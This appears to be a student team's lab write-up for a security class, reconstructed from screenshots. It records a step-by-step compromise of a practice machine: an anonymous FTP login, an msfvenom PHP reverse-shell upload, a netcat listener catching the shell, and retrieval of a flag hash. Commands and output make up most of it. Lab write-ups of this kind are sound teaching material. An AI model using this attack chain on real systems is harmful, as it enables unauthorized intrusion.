
10.20.160.101: PHPWNED

Team 1


Hash: 4bbe3d75bc5c5a33bbdf762c7daaca55

Attack Path:


We utilized the strategy that was taught in class, and performed a php injection into http://10.20.160.101. First, we saw from an nmap scan that port 21 was open on machine 10.20.160.101. We used the ftp scanner tool in metasploit to see that anonymous login was enabled on this machine. We then used metasploit to create a reverse php payload program, which we placed into the file 4444.php. We then used the anonymous ftp login to log onto the machine, and uploaded the 4444.php program into the machine. Afterwards, we started our listener and started initialized the payload via 10.20.160.101/4444.php. Finally, we found the local.txt file by going to the root directory and searching for it.




```
msf auxiliary(scanner/ftp/ftp_login) > use auxiliary/scanner/ftp/anonymous
msf auxiliary(scanner/ftp/anonymous) > use rhosts 10.20.160.101
^C[-] use: Interrupted
s[-] Unknown command: use.
emsf auxiliary(scanner/ftp/anonymous) > set rhosts 10.20.160.101
rhosts => 10.20.160.101
msf auxiliary(scanner/ftp/anonymous) > run

[+] 10.20.160.101:21      - 10.20.160.101:21 - Anonymous READ/WRITE (220 FileZilla Server version 0.9.37 beta written by Tim Kos
se (Tim.Kosse@gmx.de) Please visit http://sourceforge.)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




```
root@kali:~/Documents# msfvenom -p php/reverse_php lhost=10.20.150.106 lport=444
4 -f raw > 4444.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the paylo
ad
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 3044 bytes
root@kali:~/Documents# nano 4444.php
root@kali:~/Documents# ftp
ftp> open 10.20.160.101
Connected to 10.20.160.101.
220 FileZilla Server version 0.9.37 beta written by Tim Kosse (Tim.Kosse@gmx.de)
 Please visit http://sourceforge.
```




```
ftp> open 10.20.160.101
Connected to 10.20.160.101.
220 FileZilla Server version 0.9.37 beta written by Tim Kosse (Tim.Kosse@gmx.de)
 Please visit http://sourceforge.
Name (10.20.160.101:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
```



```
ftp> put 4444.php
local: 4444.php remote: 4444.php
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
3156 bytes sent in 0.00 secs (10.9447 MB/s)
ftp> close
221 Goodbye
ftp> close
Not connected.
ftp> quit
root@kali:~/Documents# nc -lvp 4444
listening on [any] 4444 ...
10.20.160.101: inverse host lookup failed: Unknown host
connect to [10.20.150.106] from (UNKNOWN) [10.20.160.101] 52847
```



```
dir local.txt /s /p
 Volume in drive C has no label.
 Volume Serial Number is A861-FCC1

 Directory of C:\Users\Alice\Desktop

07/25/2017  12:20 PM                32 local.txt
               1 File(s)             32 bytes

     Total Files Listed:
               1 File(s)             32 bytes
               0 Dir(s)   5,997,015,040 bytes free
```



```
cd Users\Alice\Desktop
dir
 Volume in drive C has no label.
 Volume Serial Number is A861-FCC1

 Directory of C:\Users\Alice\Desktop

11/03/2017  09:46 AM    <DIR>          .
11/03/2017  09:46 AM    <DIR>          ..
07/25/2017  12:20 PM                32 local.txt
07/28/2016  04:42 AM               566 XAMPP Control Panel.lnk
               2 File(s)            598 bytes
               2 Dir(s)   5,997,015,040 bytes free
type local.txt
4bbe3d75bc5c5a33bbdf762c7daaca55
```